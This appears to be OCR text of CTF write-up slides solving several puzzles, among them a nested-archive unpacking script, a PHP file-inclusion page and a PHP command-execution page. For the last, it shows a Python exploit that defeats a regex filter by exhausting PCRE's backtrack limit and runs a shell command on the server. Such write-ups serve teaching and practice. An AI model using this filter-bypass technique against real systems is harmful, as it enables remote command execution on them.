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
SOSECURE

shades of redpwn



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SOSECURE

shades of redpwn

main.py

Run

```
1  a = "86 90 81 87 a3 83 40 41 40 96 7b 41 97 7b 91 44 87
       41 83 44 41 a5".split()
2  for i in a:
3      print(int(i, 12))
4
```

Shell

```
102
108
97
103
123
99
48
49
48
114
95
49
115
95
109
52
103
49
99
52
49
125
```


CTF

SOSECURE

shades of redpwn

CTF

Rabbit



CTF

SOSECURE

Rabbit

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file flag.txt
flag.txt: bzip2 compressed data, block size = 900k
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ xxd flag.txt | head -n 1
00000000: 425a 6839 3141 5926 5359 b976 43fd 00b7  BZh91AY&SY.vC ...
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ xxd flag.txt | head -n 1 | cut -d " " -f 2
425a
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ mv flag.txt flag.bz2

┌──(kali㉿kali)-[~/Desktop]
└─$ bzip2 -d flag.bz2
```

CTF

SOSECURE

Rabbit



CTF

SOSECURE


Rabbit

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file flag
flag: Zip archive data, at least v2.0 to extract, compression method=deflate

┌──(kali㉿kali)-[~/Desktop]
└─$ xxd flag | head -n 1 | cut -d " " -f 2
504b
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ mv flag flag.zip

┌──(kali㉿kali)-[~/Desktop]
└─$ unzip flag.zip
Archive:  flag.zip
  inflating: flag.txt
```

CTF

Rabbit



CTF

Rabbit

```
┌──(kali㉿kali)-[~/Desktop]
└─$ rm flag.zip
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file flag.txt
flag.txt: gzip compressed data, was "flag.txt", last modified: Thu Mar 17 09:
14:46 2022, from Unix, original size modulo 2^32 300437

┌──(kali㉿kali)-[~/Desktop]
└─$ xxd flag.txt | head -n 1 | cut -d " " -f 2
1f8b
```

CTF

Rabbit

```
┌──(kali㉿kali)-[~/Desktop]
└─$ mv flag.txt flag.gz

┌──(kali㉿kali)-[~/Desktop]
└─$ gzip -d flag.gz
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file flag.txt
flag.txt: XZ compressed data, checksum CRC64

┌──(kali㉿kali)-[~/Desktop]
└─$ xxd flag.txt | head -n 1 | cut -d " " -f 2
fd37
```

CTF

SOSECURE

Rabbit

```
┌──(kali㉿kali)-[~/Desktop]
└─$ p7zip -d flag.7z

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs
Intel(R) Core(TM) i7-8850H CPU @ 2.60GHz (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 300144 bytes (294 KiB)

Extracting archive: flag.7z
WARNING:
flag.7z
Can not open the file as [7z] archive
The file is open as [xz] archive

--
Path = flag.7z
Open WARNING: Can not open the file as [7z] archive
Type = xz
Physical Size = 300144
Method = LZMA2:23 CRC64
Streams = 1
Blocks = 1
```

CTF

Rabbit

SOSECURE

Open | test.sh ~/Desktop | Save

```
#!/bin/bash

while [[ true ]]; do
    if [[ -f flag.txt ]]
    then
        file="flag.txt"
        result=`xxd flag.txt | head -n 1 | cut -d ' ' -f 2`
    else
        file="flag"
        result=`xxd flag | head -n 1 | cut -d ' ' -f 2`
    fi
    if [[ $result == "425a" ]]
    then
        mv $file flag.bz2
        bzip2 -d flag.bz2
    elif [[ $result == "504b" ]]
    then
        mv $file flag.zip
        unzip flag.zip
        rm flag.zip
    elif [[ $result == "1f8b" ]]
    then
        mv $file flag.gz
        gzip -d flag.gz
    elif [[ $result == "fd37"  ]]
    then
        mv $file flag.7z
        p7zip -d flag.7z
    else
        exit 1
    fi
done
```

CTF


SOSECURE

Rabbit

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./test.sh
Archive:  flag.zip
  inflating: flag.txt
Archive:  flag.zip
  inflating: flag.txt
Archive:  flag.zip
  inflating: flag.txt
Archive:  flag.zip
  inflating: flag.txt

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs
Intel(R) Core(TM) i7-8850H CPU @ 2.60GHz (906EA),ASM,AES-NI)

Scanning the drive for archives:
1 file, 300144 bytes (294 KiB)

Extracting archive: flag.7z
WARNING:
flag.7z
Can not open the file as [7z] archive
The file is open as [xz] archive
```

CTF

Rabbit




```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat flag
ZmxhZ3t0MDBfbTRueV96MXBfZjFsM30=

┌──(kali㉿kali)-[~/Desktop]
└─$ cat flag | base64 -d
flag{t00_m4ny_z1p_f1l3}
```

CTF


SOSECURE

Had Bad Day

```
┌──(root㉿kali)-[/home/kali/had-bad-day/challenge]
└─# docker run -p 80:80 had-bad-day
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set
the 'ServerName' directive globally to suppress this message
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set
the 'ServerName' directive globally to suppress this message
[Mon Jun 13 07:20:25.482765 2022] [mpm_prefork:notice] [pid 1] AH00163: Apache/2.4.53 (Debian) PHP/7.4.30 confi
gured -- resuming normal operations
[Mon Jun 13 07:20:25.482837 2022] [core:notice] [pid 1] AH00094: Command line: 'apache2 -D FOREGROUND'
[Mon Jun 13 07:20:32.801285 2022] [mpm_prefork:notice] [pid 1] AH00170: caught SIGWINCH, shutting down gracefully

┌──(root㉿kali)-[/home/kali/had-bad-day/challenge]
└─# docker run -p 80:80 had-bad-day
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'Se
rverName' directive globally to suppress this message
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'Se
rverName' directive globally to suppress this message
[Mon Jun 13 07:21:00.114988 2022] [mpm_prefork:notice] [pid 1] AH00163: Apache/2.4.53 (Debian) PHP/7.4.30 configured -
- resuming normal operations
[Mon Jun 13 07:21:00.115070 2022] [core:notice] [pid 1] AH00094: Command line: 'apache2 -D FOREGROUND'
172.17.0.1 - - [13/Jun/2022:07:21:07 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:07 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:08 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:08 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:09 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:12 +0000] "\x16\x03\x01\x02" 400 484 "-" "-"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET / HTTP/1.1" 200 1229 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Ge
cko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET /css/material.min.css HTTP/1.1" 200 21093 "http://172.19.0.1/" "Mozil
la/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET /css/style.css HTTP/1.1" 200 1023 "http://172.19.0.1/" "Mozilla/5.0 (
X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET /js/material.min.js HTTP/1.1" 200 12051 "http://172.19.0.1/" "Mozilla
/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:33 +0000] "GET /favicon.ico HTTP/1.1" 404 488 "http://172.19.0.1/" "Mozilla/5.0 (X11
; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:48 +0000] "GET / HTTP/1.1" 200 1229 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Ge
cko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:48 +0000] "GET /css/style.css HTTP/1.1" 200 1024 "http://localhost/" "Mozilla/5.0 (X
11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0"
172.17.0.1 - - [13/Jun/2022:07:21:48 +0000] "GET /js/material.min.js HTTP/1.1" 200 12052 "http://localhost/" "Mozilla/
```

CTF

Had Bad Day




CTF

Had Bad Day

```
        </div>
        <h3>Cheer up!</h3>
          <p>
            Did you have a bad day? Did things not go your way today? Are you feeling down? Pick an option and let the adorable imag
          </p>
          <div class="page-include">
          <?php
error_reporting(0);
          $file = $_GET['category'];

          echo 'Flag is here : /secret/flag.php <br>';
          if(isset($file))
          {
              if( strpos( $file, "woofers" ) !==  false || strpos( $file, "meowers" ) !==  false || strpos( $file, "index")){
                  include ($file . '.php');
              }
              else{
                  echo "Sorry, we currently only support woofers and meowers.";
              }
          }
          ?>
      </div>
```


CTF

Had Bad Day



CTF

Had Bad Day



CTF

SOSECURE

RCEService

CTF

SOSECURE

RCEService

```
<html>
  <body>
    <h1>Web Adminstration Interface</h1>

<?php

putenv('PATH=/home/rceservice/jail');

if (isset($_REQUEST['cmd'])) {
  $json = $_REQUEST['cmd'];

  if (!is_string($json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } elseif (preg_match('/^.*(alias|bg|bind|break|builtin|case|cd|command|compgen|complete|continue|declare|dirs|disown|echo|enable|eval|exec|exit|export|fc
|fg|getopts|hash|help|history|if|jobs|kill|let|local|logout|popd|printf|pushd|pwd|read|readonly|return|set|shift|shopt|source|suspend|test|times|trap|type|
typeset|ulimit|umask|unalias|unset|until|wait|while|[\x00-\x1FA-Z0-9!#-\/;-@\[-`|~\x7F]+).*$/', $json)) {
    echo 'Hacking attempt detected<br/><br/>';
  } else {
    echo 'Attempting to run command:<br/>';
    $cmd = json_decode($json, true)['cmd'];
    if ($cmd !== NULL) {
      system($cmd);
    } else {
      echo 'Invalid input';
    }
    echo '<br/><br/>';
  }
}

?>


    <form>
      Flag is here: /home/rceservice/flag<br>
      Enter command as JSON:
      <input name="cmd" />
    </form>
  </body>
</html>
```

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RCEService

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RCEService

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RCEService

Runtime Configuration

The behaviour of these functions is affected by settings in `php.ini`.

PCRE Configuration Options

Name	Default	Changeable	Changelog
pcre.backtrack_limit	"1000000"	PHP_INI_ALL	
pcre.recursion_limit	"100000"	PHP_INI_ALL	
pcre.jit	"1"	PHP_INI_ALL	

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RCEService

```
import requests

padding = " " * 1000000
target = "http://167.71.223.179/"
payload = '{"cmd": "/bin/cat /home/rceservice/flag"}' + padding

r = requests.post(target, data={'cmd': payload})
print(r.text)
```

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RCEService

```
tester@playground:~/test$
tester@playground:~/test$ python3 exploit.py
<html>
  <body>
    <h1>Web Adminstration Interface</h1>

Attempting to run command:<br/>flag{pr3g_M@tcH_m@K3s_m3_w@Nt_t0_cry!!1!!1!}
<br/><br/>
    <form>
      Flag is here: /home/rceservice/flag<br>
      Enter command as JSON:
      <input name="cmd" />
    </form>
  </body>
</html>
```

CTF

Base64Base64Base64

cipher.txt

```
1  Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSV01WbDNXa1JTVjAxV2JETlhhMUpUVmpBeFYySkVUbGhoTVVwVVZtcEJlRll5U2tWVWJHaG9UVlZ3Vl
   ZadGNFSmxSbGw1VTJ0V1ZXSkhhRzlVVmxaM1ZsWmFjVkZ0UmxSTmJFcEpWbTEwYTFkSFNrZGpSVGxhVmpOU1IxcFZXbUZrUjA1R1UyMTRVMkpIZHpG
   V1ZFb3dWakZhV0ZOcmFHaFNlbXhXVm1wT1QwMHhjRlpYYlVaclVqQTFSMXBGV2xOVWJGcFZWbXR3VjJKVVJYZFdha1pYWkVaT2MxZHNhR2xTTW1oWl
   YxZDRiMkl5Vm5OVmJGWlRZbFZhY2xWcVFURlNNVlY1VFZSU1ZrMXJjRWxhU0hCSFZqRmFSbUl6WkZkaGExcG9WakJhVDJOdFJraGhSazVzWWxob1dG
   WnRNSGhPUm14V1RVaG9XR0pyTlZsWmJGWmhZMVphZEdSSFJrNVNiRm93V2xWYVQxWlhTbFpqUldSYVRVWmFNMVpxU2t0V1ZrcFpXa1p3VjFKV2NIbF
   dWRUpoVkRKT2MyTkZhR3BTYkVwVVZteG9RMWRzV1hoWGJFNVRUV3hHTlZWdGRHdGhiRXAwVld4c1dtSkdXbWhaTW5oWFl6RldjbHBHWkdsU2JrSmFW
   MnhXWVZReFdsaFRiRnBZVmtWd1YxbHJXa3RUUmxweFUydGFiRlpzV2xWGExcDNZa2RGZWxGcmJGaFhTUpJVmtSS1UxWXhXblZWYldoVFlYcFdlbG
   RYZUc5aU1XUkhWMjVTVGxkSFVsWlVWbHBIVFRGU1ZtRkhPV2hpUlhCNldUQmFjMWR0U2tkWGJXaGFUVzVvV0ZreFdrZFdWa3B6VkdzMVYwMVZiekZX
   YlhCTFRrWlJlRmRzYUZSaVJuQnhWV3hrVTFsV1VsWlhiVVpPVFZad2VGVXlkREJXTVZweVkwWndXR0V4Y0ROV2FrWkxWakpPU1dKR1pGZFNWWEJ2Vm
   10U1MxUXlUWGxVYTFwb1VqTkNWRmxZY0ZkWFZscFlZMFU1YVUxcmJEUldNV2h2V1ZaS1IxTnNaRlZXYkZwNlZHeGFZVmRGTlZaUFZtaFRUVWhDU2xa
   c1pEUmpNV1IwVTJ0b2FGSnNTbGhVVlZwM1ZrWmFjVk5yWkZOaVJrcDZWa2N4YzFVeVNuSlRiVVpYVFc1b1dGZFdXbEpsUm1SellVWlNhVkp1UWxwV2
   JYUlhaREZaZUdKSVNsaGhNMUpVVlcxNGQyVkdWWGxrUjBacFVteHdlbFV5ZUhkWGJGcFhZMGhLVjFaRldreFdha3BQVTFkS1IxcEdaRk5XV0VKMlZt
   MTBVMU14VVhsVmEyUlVZbXR3YUZWdE1XOWpSbHB4VkcwNVYxWnRVbGhXVjNNMVZXc3hXRlZyYUZkTmFsWlVWa2Q0WVZKc1RuTmhSbFpYWWxaRmQxWn
   FRbUZaVm1SSVZXdG9hMUp0YUZSVVZXaERVMnhhYzFwRVVtcE5WMUl3VlRKMGIyRkdTbk5UYkdoVlZsWndNMVpyV21GalZrcDFXa1pPVjJFeGNEVldS
